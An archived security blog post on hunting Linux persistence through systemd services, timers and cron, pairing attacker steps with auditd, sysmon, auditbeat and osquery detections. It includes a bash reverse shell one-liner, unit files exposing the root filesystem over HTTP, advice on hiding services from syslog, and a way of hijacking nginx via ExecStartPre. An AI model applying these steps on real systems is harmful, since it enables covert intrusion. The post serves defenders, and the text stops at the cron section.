# Hunting for Persistence in Linux (Part 3): Systemd, Timers, and Cron

By Pepe Berba

Published: 2022-01-30 · Archived: 2026-04-05 15:27:35 UTC

### Introduction


In this blogpost, we'll discuss how attackers can create services and scheduled tasks for persistence by going through the following techniques:

- Create or Modify System Process: Systemd Service
- Scheduled Task/Job: Systemd Timers
- Scheduled Task/Job: Cron

We will give some example commands on how to implement these persistence techinques and how to create alerts using open-source solutions such as auditd, osquery, sysmon and auditbeats.

If you need help how to setup auditd, sysmon and/or auditbeats, you can try following the instructions in the appendix in part 1.

Here is a diagram of the things we will cover in this blog post:




*Links to the full version [image] [pdf]*

Linux Persistence Series:

- Hunting for Persistence in Linux (Part 1): Auditing, Logging and Webshells
  - 1 - Server Software Component: Web Shell
- Hunting for Persistence in Linux (Part 2): Account Creation and Manipulation
  - 2 - Create Account: Local Account
  - 3 - Valid Accounts: Local Accounts
  - 4 - Account Manipulation: SSH Authorized Keys
- Hunting for Persistence in Linux (Part 3): Systemd, Timers, and Cron
  - 5 - Create or Modify System Process: Systemd Service
  - 6 - Scheduled Task/Job: Systemd Timers
  - 7 - Scheduled Task/Job: Cron
- Hunting for Persistence in Linux (Part 4): Initialization Scripts and Shell Configuration
  - 8 - Boot or Logon Initialization Scripts: RC Scripts
  - 9 - Boot or Logon Initialization Scripts: init.d
  - 10 - Boot or Logon Initialization Scripts: motd
  - 11 - Event Triggered Execution: Unix Shell Configuration Modification

- [Hunting for Persistence in Linux (Part 5): Systemd Generators]
    - 12 - Boot or Logon Initialization Scripts: systemd-generators
- (WIP) Hunting for Persistence in Linux (Part 6): Rootkits, Compromised Software, and Others
    - Modify Authentication Process: Pluggable Authentication Modules
    - Compromise Client Software Binary
    - Boot or Logon Autostart Execution: Kernel Modules and Extensions
    - Hijack Execution Flow: Dynamic Linker Hijacking

## 5 Create or Modify System Process: Systemd Service

### 5.1 Introduction Systemd Services

**MITRE:** https://attack.mitre.org/techniques/T1543/002/

Systemd services are commonly used to manage background daemon processes. This is how a lot of critical processes of the Linux OS start on boot time. In a Debian 10, here are some example services you might be familiar with:

- `/etc/systemd/system/sshd.service` : Secure Shell Service
- `/lib/systemd/system/systemd-logind.service` : Login Service
- `/lib/systemd/system/rsyslog.service` : System Logging Service
- `/lib/systemd/system/cron.service` : Regular background program processing daemon

Because of these service files, processes such as `sshd` , `rsyslogd` and `cron` will start running as soon as the machine is turned on.

Adversaries may utilize systemd to install their own malicious services so that even after a reboot, their backdoor service or beacon will also restart. To install a new service, a `*.service` unit file is created in `/etc/systemd/system/` or `/lib/systemd/system/` .

Let us look at `rsyslog.service` to get a real example configuration

```
 [Unit]
Description=System Logging Service
Requires=syslog.socket
Documentation=man:rsyslogd(8)
Documentation=https://www.rsyslog.com/doc/

[Service]
Type=notify
ExecStart=/usr/sbin/rsyslogd -n -iNONE
StandardOutput=null
Restart=on-failure

# Increase the default a bit in order to allow many simultaneous
# files to be monitored, we might need a lot of fds.
```

```
LimitNOFILE=16384

[Install]
WantedBy=multi-user.target
Alias=syslog.service
```

There are two lines we want to focus on:

- `ExecStart` : This is the command that is run when the service starts
- `WantedBy` : Having a value of `multi-user.target` means that the service should start on boot time.

Some resources to get you started in this:

- https://redcanary.com/blog/attck-t1501-understanding-systemd-service-persistence/
- https://wiki.debian.org/systemd/Services
- https://www.digitalocean.com/community/tutorials/how-to-use-systemctl-to-manage-systemd-services-and-units
- https://manpages.debian.org/bullseye/systemd/systemd.unit.5.en.html
- https://www.freedesktop.org/software/systemd/man/systemd.unit.html
- https://www.unixsysadmin.com/systemd-user-services/

## 5.2 Installing a malicious service

### 5.2.1 Where to put service files

To install a service, we need to first creat a `<SERVICE>.service` unit file in one of the systemd's unit load paths. Based on the man pages [1][2].

| Path | Descrption |
|---|---|
| /etc/systemd/system | System units created by the administrator |
| /usr/local/lib/systemd/system | System units installed by the administrator |
| /lib/systemd/system | System units installed by the distribution package manager |
| /usr/local/lib/systemd/system | System units installed by the distribution package manager |

The full paths and order that `systemd` will look for unit files can be enumerated using the `systemd-analyze unit-paths` command (Add `--user` for user mode). For example:

```
 $ systemd-analyze unit-paths
...
/etc/systemd/system
...
/usr/local/lib/systemd/system
/lib/systemd/system
```

```
/usr/lib/systemd/system
...
```

This is the exact order and locations that `systemd` will load services from. Some locations such as `/run/*` are transient and do not persist when the machine shuts down.

The first `*.service` file in the list will be used. For example, if `/lib/systemd/system/nginx.service` already exists and we create `/etc/systemd/system/nginx.service` then we are overriding the `nginx.service` because `/etc/systemd/system` takes precendence over `/lib/systemd/system/nginx.service`. This might be something we can explore if we want to compromise existing services instead of creating a new one.

#### 5.2.2 Minimal service file

We want to create a service called `bad`. So we create a file named `/etc/systemd/system/bad.service`

```
 [Unit]
Description=Example of bad service

[Service]
ExecStart=python3 -m http.server --directory /

[Install]
WantedBy=multi-user.target
```

Once this is created, we need to `enable` the service so that it will run when the machine boots. The standard way to do this is

If you named your service `netdns.service`, for example, then the you will run `systemctl enable netdns`. This command will look for a `bad.service` file in one of the unit paths, parse it and create a symlink for each target in the `WantedBy` setting.

Since `WantedBy=multi-user.target`, the target directory would be `/etc/systemd/system/multi-user.target.wants` and we can manually create the symlink

```
 ln -s /etc/systemd/system/bad.service /etc/systemd/system/multi-user.target.wants/bad.service
```

After the symlink is created, the OS will know to run `bad.service` when the machine boots up. To manually run the service, you can run `systemctl start bad`. If you modify a unit file, you need to reload it using `systemctl daemon-reload`

In this example, `ExecStart` is a python3 but you can replace this with whatever command you want. It can be a reverse shell like `bash -i >& /dev/tcp/10.0.0.1/4242 0>&1` from whatever cheatsheet [3] or you can point this to a bash script or executable like `/tmp/backdoor` or `/opt/backdoor`.

#### 5.2.3 Staying covert

Be conscious about the unit name, description, and the output of your script/executable.

By default, the description of the service will appear in syslog, and along with the `stdout` / `stderr`. Let's say I have a python script that the service will run and it is trying to connect to a domain that we have failed to setup properly, then the service might right the following the `syslog`

```
 Jan 30 07:35:56 test-auditd systemd[1]: Started Example of bad service.
Jan 30 07:36:27 test-auditd python3[957]: Traceback (most recent call last):
Jan 30 07:36:27 test-auditd python3[957]:   File "<string>", line 1, in <module>
Jan 30 07:36:27 test-auditd python3[957]: TimeoutError: [Errno 110] Connection timed out
Jan 30 07:36:27 test-auditd systemd[1]: bad.service: Main process exited, code=exited, status=1/FAILURE
Jan 30 07:36:27 test-auditd systemd[1]: bad.service: Failed with result 'exit-code'.
```

This is problematic because this is something that might tip off the defenders.

A generic way to prevent `stdout/stderr` from being logged is to include the following under `[Service]` in the unit file.

```
 StandardOutput=null
StandardError=null
```

So after modifying the script to fail gracefully, and modfying the name, description, and logging of the service we might get something like.

```
 Jan 30 08:00:16 test-auditd systemd[1]: Started Periodic DNS Lookup Service.
Jan 30 08:00:16 test-auditd systemd[1]: dns.service: Succeeded.
```

#### 5.2.4 User Systemd Services

There is less common class of `systemd` service called user services. They reside in a different set of unit paths that is defined when running `systemd-analyze unit-paths --user` .

Output for Debian 10:

```
 $ systemd-analyze unit-paths --user
...
/home/user/.config/systemd/user
/etc/systemd/user
...
/home/user/.local/share/systemd/user
/usr/local/share/systemd/user
/usr/share/systemd/user
/usr/local/lib/systemd/user
```

```
/usr/lib/systemd/user
...
```

We can add a `bad_user.service` in `/etc/systemd/user`

```
 [Unit]
Description=Example of bad service

[Service]
ExecStart=<SOME COMMAND>

[Install]
WantedBy=default.target
```

We can enable this “globally” by creating a `/etc/systemd/user/default.target.wants` and creating a symlnk for `bad_user.service`

```
 mkdir /etc/systemd/user/default.target.wants
ln -s /etc/systemd/user/bad_user.service /etc/systemd/user/default.target.wants/bad_user.service
```

After a reboot, the next time that a user logs in the machine, a dedicated `bad_user.service` is created. How is this different from the one we have before?

Below is an example of a process tree.

```
 [root] systemd (PID 1)
├── [root] sshd.service
├── [root] rsyslog.service
├── [root] bad.service
├── [root] cron.service
|
├── [user0] systemd --user
|   ├── [user0] bad_user.service
|
├── [user1] systemd --user
   ├── [user1] bad_user.service
```

Since `sshd`, `cron` and `bad.service` are system services, only a single instance is created (usually running as root). If `user0` and `user1` logs in, two instances of `bad_user.service` are created because `bad_user.service` is a user service.

Typically, an attacker needs to have root privileges to be able to create any system services. On the other hand, any user can create their own user unit files in `~/.config/systemd/user` This can be useful to maintain user persistence until the attackers get root.

As a regular user you can trigger these `systemctl` with the `--user` flag

```
 mkdir -p /home/user0/.config/systemd/user
vi /home/user0/.config/systemd/user/bad_user.service
systemctl daemon-reload --user
systemctl enable bad_user
systemctl start bad_user
```

### 5.3 Detection: Addition changes in systemd unit paths

As we have seen, the installation of a service is simply the creation of a file and the creation of a symlink. We have to look for file modification and creation in persistent paths listed in `systemd-analyze unit-paths`. Based on this, and corroborated by [4], the five main candidates are the following:

- `/etc/systemd/*`
- `/usr/local/lib/systemd/*`
- `/lib/systemd/*`
- `/usr/lib/systemd/*`
- `<USER HOME>/.config/systemd/user`

If the attacker wants to properly run the service, then they might call `systemctl` or `service` command line so monitoring execution of these might also show malicious services. However, it as we've shown in the previous sections, it is possible to `enable` a service by manually creating the symlink.

### 5.4 Detecting using auditd rules

Our reference Neo23x0/auditd rules give us the following rules.

```
 -w /bin/systemctl -p x -k systemd
-w /etc/systemd/ -p wa -k systemd
```

This will fail to detect persistence installation such as those found in metasploit's `service_persistence` [6] where metasploit installs the service file in `/lib/systemd/system/#{service_filename}.service`

For this, I recommend adding the following rules

```
 -w /usr/lib/systemd/ -p wa -k systemd
-w /lib/systemd/ -p wa -k systemd

# Directories may not exist
-w /usr/local/lib/systemd/ -p wa -k systemd
-w /usr/local/share/systemd/user -p wa -k systemd_user
-w /usr/share/systemd/user  -p wa -k systemd_user
```

The commented out rules may not be immediately applicable because they might not exist depending on the distro you are using. We cannot use auditd rules for directories that don't exist at the time the service is started.

Example auditd logs are:

```
 SYSCALL arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=55e618b75510 a2=241 a3=1b6 items=2 ppid=27
PATH item=0 name="/etc/systemd/system/" inode=90 dev=08:01 mode=040755 ouid=0 ogid=0 rdev=00:00 nametype=PARENT
PATH item=1 name="/etc/systemd/system/bad_auditd_example.service" inode=11867 dev=08:01 mode=0100644 ouid=0 ogid
PROCTITLE proctitle="bash"
```

### 5.5 Detecting using sysmon

#### 5.5.1 Using sysmon

For sysmon, we can see the following rule in T1543.002_CreateModSystemProcess_Systemd.xml

```
   <FileCreate onmatch="include">
        <Rule name="TechniqueID=T1543.002,TechniqueName=Create or Modify System Process: Systemd Service" groupR
          <TargetFilename condition="begin with">/etc/systemd/system</TargetFilename>
          <TargetFilename condition="begin with">/usr/lib/systemd/system</TargetFilename>
          <TargetFilename condition="begin with">/run/systemd/system/</TargetFilename>
          <TargetFilename condition="contains">/systemd/user/</TargetFilename>
        </Rule>
      </FileCreate>
```

Similar to the previous section, to detect metasploit, I recommend adding

```
 <TargetFilename condition="begin with">/lib/systemd/system/</TargetFilename>
```

Example sysmon log:

```
 <?xml version="1.0"?>
<Event>
  <System>
    <Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/>
    <EventID>11</EventID>
    <Version>2</Version>
    <Level>4</Level>
    <Task>11</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8000000000000000</Keywords>
    <TimeCreated SystemTime="2022-01-30T09:55:21.054861000Z"/>
    <EventRecordID>20</EventRecordID>
    <Correlation/>
```

```
    <Execution ProcessID="2571" ThreadID="2571"/>
    <Channel>Linux-Sysmon/Operational</Channel>
    <Computer>test-auditd2</Computer>
    <Security UserId="0"/>
  </System>
  <EventData>
    <Data Name="RuleName">TechniqueID=T1543.002,TechniqueName=Create or Modify Sys</Data>
    <Data Name="UtcTime">2022-01-30 09:55:21.062</Data>
    <Data Name="ProcessGuid">{f4c1cbc8-6089-61f6-8d07-9717e6550000}</Data>
    <Data Name="ProcessId">2738</Data>
    <Data Name="Image">/usr/bin/bash</Data>
    <Data Name="TargetFilename">/etc/systemd/system/bad_sysmon_example.service</Data>
    <Data Name="CreationUtcTime">2022-01-30 09:55:21.062</Data>
    <Data Name="User">root</Data>
  </EventData>
</Event>
```


#### 5.5.2 Caveats for detecting using sysmon rules

It should be noted that this can only detect the file creation. We have shown some problems with this in the previous blog post. To recap, this will fail if:

1. The `bad.service` file is created outside the directory and moved into the `systemd` directory
2. An existing file is modified

For example, the sysmon rules above will not be triggered by this script (while the auditd rules above will catch this).

```
 cat > /tmp/bad_sysmon.service << EOF
[Unit]
Description=Example of bad service

[Service]
ExecStart=python3 -m http.server --directory / 9998

[Install]
WantedBy=multi-user.target

EOF

mv /tmp/bad_sysmon.service /etc/systemd/system/bad_sysmon.service
ln -s /etc/systemd/system/bad_sysmon.service /tmp/bad_sysmon.service
mv /tmp/bad_sysmon.service /etc/systemd/system/multi-user.target.wants/bad_sysmon.service
```

### 5.6 Detecting using auditbeats

Of course, just like `auditd` we can use `auditbeat`'s file integrity monitoring for this. But it should be noted that the default configuration of `auditbeats` *does not monitor systemd files*. [7].

Although the default configuration does monitor `/etc/`, the setting `recursive` is set to `false`. This means that `/etc/system/systemd` is not monitored. Either set `recursive: true` or include the paths we've enumerated in the config.

```
- module: file_integrity
  paths:
  - /bin
  - /usr/bin
  - /sbin
  - /usr/sbin
  - /etc
  - /etc/systemd/system
  - /lib/systemd/system
  - /usr/lib/systemd/system
  # recursive: true
```

If setup properly, the creation of a service and running `systemctl daemon-reload` should result in the following logs

| Time | event.action | file.path | event.module |
|---|---|---|---|
| Jan 30, 2022 @ 18:08:43.310 | created | /etc/systemd/system/multi-user.target.wants/bad_auditbeats_example.service | file_integrity |
| Jan 30, 2022 @ 18:08:28.856 | updated, attributes_modified | /etc/systemd/system/bad_auditbeats_example.service | file_integrity |
| Jan 30, 2022 @ 18:08:28.846 | created | /etc/systemd/system/bad_auditbeats_example.service | file_integrity |

## 5.7 Hunting using osquery

### 5.7.1 Listing systemd unit files with hashes

Here we look for services

```
SELECT id, description, fragment_path, md5
FROM systemd_units
JOIN hash ON (hash.path = systemd_units.fragment_path)
WHERE id LIKE "%service";
```

```
osquery> SELECT id, description, fragment_path, md5  FROM systemd_units JOIN hash ON (hash.path = systemd_units.fragment_path) WHERE id LIKE "%service";
```

| id | description | fragment_path | md5 |
|---|---|---|---|
| rc-local.service | /etc/rc.local Compatibility | /lib/systemd/system/rc-local.service | b07b740ecf0d866a6a5cb91a7e893e71 |
| systemd-tmpfiles-setup.service | Create Volatile Files and Directories | /lib/systemd/system/systemd-tmpfiles-setup.service | 914b91e5d43476b0c7f1f8e4d8bd76ed |
| systemd-sysusers.service | Create System Users | /lib/systemd/system/systemd-sysusers.service | 36fcb2af8a26d13be6cfc6c1f3b3461d |
| dbus.service | D-Bus System Message Bus | /lib/systemd/system/dbus.service | 77aaee2ab76d91a510b4d7a01c79176b |
| systemd-udev-trigger.service | udev Coldplug all Devices | /lib/systemd/system/systemd-udev-trigger.service | 86f67dfef557c5ce21c3885c12276aa3 |
| bad_sysmon3.service | Example of bad service | /etc/systemd/system/bad_sysmon3.service | a64853b02cabdbb8619d6d5c8a33a0f7 |
| test_service_0.service | LSB: starts the nginx web server | /run/systemd/generator.late/test_service_0.service | 1814735c850f9a147443167304f654de |
| networking.service | Raise network interfaces | /lib/systemd/system/networking.service | 2503e20941669076e5fad9261e3f41de |
| systemd-random-seed.service | Load/Save Random Seed | /lib/systemd/system/systemd-random-seed.service | 7a9a214af53fd23c450fa8f62d8f6ee9 |
| haveged.service | Entropy daemon using the HAVEGE algorithm | /lib/systemd/system/haveged.service | 08459e2cfddf34fae71aa978f727bdcb |
| ssh.service | OpenBSD Secure Shell server | /lib/systemd/system/ssh.service | 3841c38ccbff81c6bcab65bfd307c41c |
| unattended-upgrades.service | Unattended Upgrades Shutdown | /lib/systemd/system/unattended-upgrades.service | 597ee0cdfa0f527bfacdbc93f0fac590 |
| kmod-static-nodes.service | Create list of required static device nodes for the current kernel | /lib/systemd/system/kmod-static-nodes.service | 739c7c815b16019d1cec035e14c471ae |

### 5.7.2 Listing startup services

```
SELECT name, source, path, status, md5
FROM startup_items
JOIN hash
USING(path)
WHERE path LIKE "%.service"  AND status = "inactive"
ORDER BY name;
```

This will return `startup_items` that are `*.service` with their path and hashes. These are the services that are `enabled`.

```
osquery> SELECT name, source, path, status, md5
    ...> FROM startup_items
    ...> JOIN hash
    ...> USING(path)
    ...> WHERE path LIKE "%.service"
    ...> ORDER BY name;
+------------------------------------+--------------------------+----------------------------------------------------+----------+----------------------------------+
| name                               | source                   | path                                               | status   | md5                              |
+------------------------------------+--------------------------+----------------------------------------------------+----------+----------------------------------+
| apparmor.service                   |                          | /lib/systemd/system/apparmor.service               | active   | 75334cfd7fee3cfede0617c872e38deb |
| apt-daily-upgrade.service          |                          | /lib/systemd/system/apt-daily-upgrade.service      | inactive | a05db20a2f3adc9f4175c37140e62a2a |
| apt-daily.service                  |                          | /lib/systemd/system/apt-daily.service              | inactive | 2e25f0c08d2bd2776015d7b4d0fcb553 |
| auditbeat.service                  |                          | /lib/systemd/system/auditbeat.service              | active   | 28a6c15b5ba8d149afdd81c447993f62 |
| bad.service                        |                          | /etc/systemd/system/bad.service                    | active   | 59d6fce14906d9a670d92e9596518194 |
| bad_2.service                      |                          | /etc/systemd/system/bad_2.service                  | active   | 7e9fc54fb20b3ee4011a4737a6ecf935 |
| bad_3.service                      |                          | /etc/systemd/system/bad_3.service                  | active   | 2b07f2a67689be85945c1eabb3ed2369 |
| bad_auditbeats_example.service     |                          | /etc/systemd/system/bad_auditbeats_example.service | inactive | 4734281b0cf4f692cae9679db82933a7 |
| bad_sysmon.service                 |                          | /etc/systemd/system/bad_sysmon.service             | active   | 286d74fe5c26d4761cf25aaab56cade9 |
| bad_sysmon3.service                |                          | /etc/systemd/system/bad_sysmon3.service            | inactive | a64853b02cabdbb8619d6d5c8a33a0f7 |
| chrony.service                     |                          | /lib/systemd/system/chrony.service                 | active   | 42a18231463820a5886f29af6301881f |
| cron.service                       |                          | /lib/systemd/system/cron.service                   | active   | e29adea0f11380aed7250f9178f7a48b |
| dbus.service                       |                          | /lib/systemd/system/dbus.service                   | active   | 77aaee2ab76d91a510b4d7a01c79176b |
```

#### 5.7.3 Listing processes created by systemd

The services created by `systemd` will have a parent process ID of 1. So we can also look at weird processes that have a parent PID of 1. As suggested by [4], look for processes that run on `python`, `bash`, or `sh`.

```
SELECT pid, name, path, cmdline, uid FROM processes WHERE parent = 1
```

```
+------+-----------------+----------------------------------+-----------------------------------------------------------------------------------------------+-----+
| pid  | name            | path                             | cmdline                                                                                       | uid |
+------+-----------------+----------------------------------+-----------------------------------------------------------------------------------------------+-----+
| 1502 | polkitd         | /usr/lib/policykit-1/polkitd     | /usr/lib/policykit-1/polkitd --no-debug                                                       | 0   |
| 220  | systemd-journal | /usr/lib/systemd/systemd-journald | /lib/systemd/systemd-journald                                                                | 0   |
| 236  | systemd-udevd   | /usr/lib/systemd/systemd-udevd   | /lib/systemd/systemd-udevd                                                                    | 0   |
| 2571 | sysmon          | /opt/sysmon/sysmon               | /opt/sysmon/sysmon -i /opt/sysmon/config.xml -service                                         | 0   |
| 297  | haveged         | /usr/sbin/haveged                | /usr/sbin/haveged --Foreground --verbose=1 -w 1024                                            | 0   |
| 3117 | rsyslogd        | /usr/sbin/rsyslogd               | /usr/sbin/rsyslogd -n -iNONE                                                                  | 0   |
| 338  | dbus-daemon     | /usr/bin/dbus-daemon             | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only | 104 |
| 340  | python3         | /usr/bin/python3.7               | /usr/bin/python3 -m http.server --directory / 9999                                            | 0   |
| 341  | python3         | /usr/bin/python3.7               | /usr/bin/python3 -m http.server --directory / 8002                                            | 0   |
```

#### 5.7.4 Listing failed services

If a backdoor or beacon was improperly configured, then this might fail.

```
SELECT id, description, fragment_path, sub_state, md5
FROM systemd_units
JOIN hash
ON (hash.path = systemd_units.fragment_path)
WHERE sub_state='failed';
```

```
osquery> SELECT id, description, fragment_path, sub_state, md5  FROM systemd_units JOIN hash ON (hash.path = systemd_units.fragment_path) WHERE sub_state='failed';
+---------------+-----------------------+-----------------------------------+-----------+----------------------------------+
| id            | description           | fragment_path                     | sub_state | md5                              |
+---------------+-----------------------+-----------------------------------+-----------+----------------------------------+
| bad_2.service | Example of bad service | /etc/systemd/system/bad_2.service | failed    | af236a1218296473a1f768dd25f1d2d5 |
+---------------+-----------------------+-----------------------------------+-----------+----------------------------------+
```

### 5.8 Additional notes: Modifying existing services

Instead of creating a new systemd service, an attacker can just modify existing services. For example they can:

- Modifying existing `.service` files
- Overriding existing `.service` files
- Modifying executable files used by `.service`

Let's say our target is `nginx`. To know where the `nginx.service` is, we can use

```
$ systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
  Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
```

We want to modify `/lib/systemd/system/nginx.service`. If we want to add a long running process with this without interrupting the real `nginx` process, we can use the `ExecStartPre` which runs a command before the actual process.

```
...
[Service]
Type=forking
PIDFile=/run/nginx.pid
ExecStartPre=/usr/sbin/nginx -t -q -g 'daemon on; master_process on;'
ExecStartPre=/root/run.sh # <------------- ADD THIS
ExecStart=/usr/sbin/nginx -g 'daemon on; master_process on;'
...
```

`systemd` can handle multiple `ExecStartPre` so we can add script. A template for `/root/run.sh` can be

```
#! /bin/bash

<COMMAND> 2>/dev/null >/dev/null & disown
```

With that the next time `nginx` starts (next reboot) our `run.sh` will also run. However, if you want to restart then we use

```
systemctl daemon-reload
systemctl restart nginx
```

We have several options for modfying:

1. Modify `/lib/systemd/system/nginx.service` directly, but if `nginx` updates this file will be overwritten.
2. Add an `nginx.service` in earlier paths as discussed in the (5.2.1) `/etc/systemd/system` or `/usr/local/lib/systemd/system`

3. Create `/etc/systemd/system/nginx.service.d/local.conf` and this will update the config

Sample contents of `/etc/systemd/system/nginx.service.d/local.conf`

```
 [Service]
ExecStartPre=/root/run.sh
```

Similar to creation of a new service, detecting this would require a form of file integrity monitoring. So be careful with just whitelisting services when looking for malicious installations.

## 6 Scheduled Task/Job: Systemd Timers

**MITRE:** [https://attack.mitre.org/techniques/T1053/006/](https://attack.mitre.org/techniques/T1053/006/)

### 6.1 Understanding systemd timers

Previously, the services are triggered during boot time. But that is not the only way a service can be triggered. Another way is using `timers`. We can list existing timers in a VM using `systemctl list-timers`

```
root@test-auditd2:/etc/systemd/system# systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Sun 2022-01-30 15:34:42 UTC  3h 33min left Sun 2022-01-30 09:34:42 UTC  2h 26min ago google-oslogin-cache.timer   google-oslogin-cache.service
Mon 2022-01-31 00:00:00 UTC  11h left      Sun 2022-01-30 04:36:56 UTC  7h ago       logrotate.timer              logrotate.service
Mon 2022-01-31 00:00:00 UTC  11h left      Sun 2022-01-30 04:36:56 UTC  7h ago       man-db.timer                 man-db.service
Mon 2022-01-31 02:20:27 UTC  14h left      Sun 2022-01-30 06:58:52 UTC  5h 2min ago  apt-daily.timer              apt-daily.service
Mon 2022-01-31 06:37:53 UTC  18h left      Sun 2022-01-30 06:01:54 UTC  5h 59min ago apt-daily-upgrade.timer      apt-daily-upgrade.service
Mon 2022-01-31 09:49:42 UTC  21h left      Sun 2022-01-30 09:49:42 UTC  2h 11min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
```

This is an alternative to the more well known `cron`.

To understand this, there are two unit files we need:

1. `SERVICE_NAME.timer`
2. `SERVICE_NAME.service`

The `.service` file is almost the same as the one we just discussed.

Let's first look at an example of timers in action. If you want to know the location of a timer we can run

```
 # systemctl status google-oslogin-cache.timer
● google-oslogin-cache.timer - NSS cache refresh timer
   Loaded: loaded (/lib/systemd/system/google-oslogin-cache.timer; enabled; vendor preset: enabled)
   Active: active (waiting) since Sun 2022-01-30 09:34:40 UTC; 2h 39min ago
```

In this case, `google-oslogin-cache.timer` is in `/lib/systemd/system/google-oslogin-cache.timer`.

If we look at the content of `google-oslogin-cache.timer` we see:

```
 [Unit]
Description=NSS cache refresh timer

[Timer]
OnBootSec=5
OnUnitActiveSec=6h

[Install]
WantedBy=timers.target
```

This means that

- `OnUnitActiveSec=6h` : how long to wait before triggering the service again
- `WantedBy=timers.target` : the `.timer` should be treated as a `timer`

The associated `google-oslogin-cache.service` is very simple. The `[Install]` section empty because this service will be triggered by its timer.

```
 [Unit]
Description=NSS cache refresh

[Service]
Type=oneshot
ExecStart=/usr/bin/google_oslogin_nss_cache
```

#### 6.2 Creating a malicious timer

With that, we know enough to create a malicious timer.

We created a file `/etc/systemd/system/scheduled_bad.timer`

```
 [Unit]
Description=Bad timer

[Timer]
OnBootSec=5
OnUnitActiveSec=5m

[Install]
WantedBy=timers.target
```

We created its service `/etc/systemd/system/scheduled_bad.service`

```
 [Unit]
Description=Bad timer

[Service]
ExecStart=/opt/beacon.sh
```

And we now enable it and start the timer

```
 # systemctl daemon-reload
systemctl enable scheduled_bad.timer
systemctl start scheduled_bad.timer
```

Similar to a regular service, the `enable` here created a symlink for each target in `WantedBy`

```
 Created symlink /etc/systemd/system/timers.target.wants/scheduled_bad.timer → /etc/systemd/system/scheduled_ba
```

### 6.3 Detecting creation of timers

We won't discuss much about the detection since it is almost the same as the creation of `systemd` services. To recap, we want to look for file creation of `.service` and `.timer` in one of the following paths:

- `/etc/systemd/system`
- `/usr/local/lib/systemd/system`
- `/lib/systemd/system`
- `/usr/lib/systemd/system`

### 6.4 Listing timers with osquery

```
 SELECT id, description, sub_state, fragment_path
FROM systemd_units
WHERE id LIKE "%timer";
```

```
osquery> SELECT id, description, sub_state, fragment_path  FROM systemd_units WHERE id LIKE "%timer";
+-----------------------------+-------------------------------------+-----------+---------------------------------------------+
| id                          | description                         | sub_state | fragment_path                               |
+-----------------------------+-------------------------------------+-----------+---------------------------------------------+
| apt-daily-upgrade.timer     | Daily apt upgrade and clean activities | waiting | /lib/systemd/system/apt-daily-upgrade.timer |
| scheduled_bad.timer         | Bad timer                           | running   | /etc/systemd/system/scheduled_bad.timer     |
| logrotate.timer             | Daily rotation of log files         | waiting   | /lib/systemd/system/logrotate.timer         |
| google-oslogin-cache.timer  | NSS cache refresh timer             | waiting   | /lib/systemd/system/google-oslogin-cache.timer |
| systemd-tmpfiles-clean.timer | Daily Cleanup of Temporary Directories | waiting | /lib/systemd/system/systemd-tmpfiles-clean.timer |
| man-db.timer                | Daily man-db regeneration           | waiting   | /lib/systemd/system/man-db.timer            |
| apt-daily.timer             | Daily apt download activities       | waiting   | /lib/systemd/system/apt-daily.timer         |
+-----------------------------+-------------------------------------+-----------+---------------------------------------------+
```

## 7 Scheduled Task/Job: Cron

**MITRE:** https://attack.mitre.org/techniques/T1053/003/)

### 7.1 Introduction to cron

Cron is the most traditional way to create scheduled tasks. The interesting directories for us are the following:

- `/etc/crontab`
- `/etc/cron.d/*`
- `/etc/cron.{hourly,daily,weekly,monthly}/*`
- `/var/spool/cron/crontab/*`

We won't go through how to define cronjobs. Please refer to [https://crontab.guru/examples.html](https://crontab.guru/examples.html) for example common examples.

### 7.2 Creating scheduled cron job

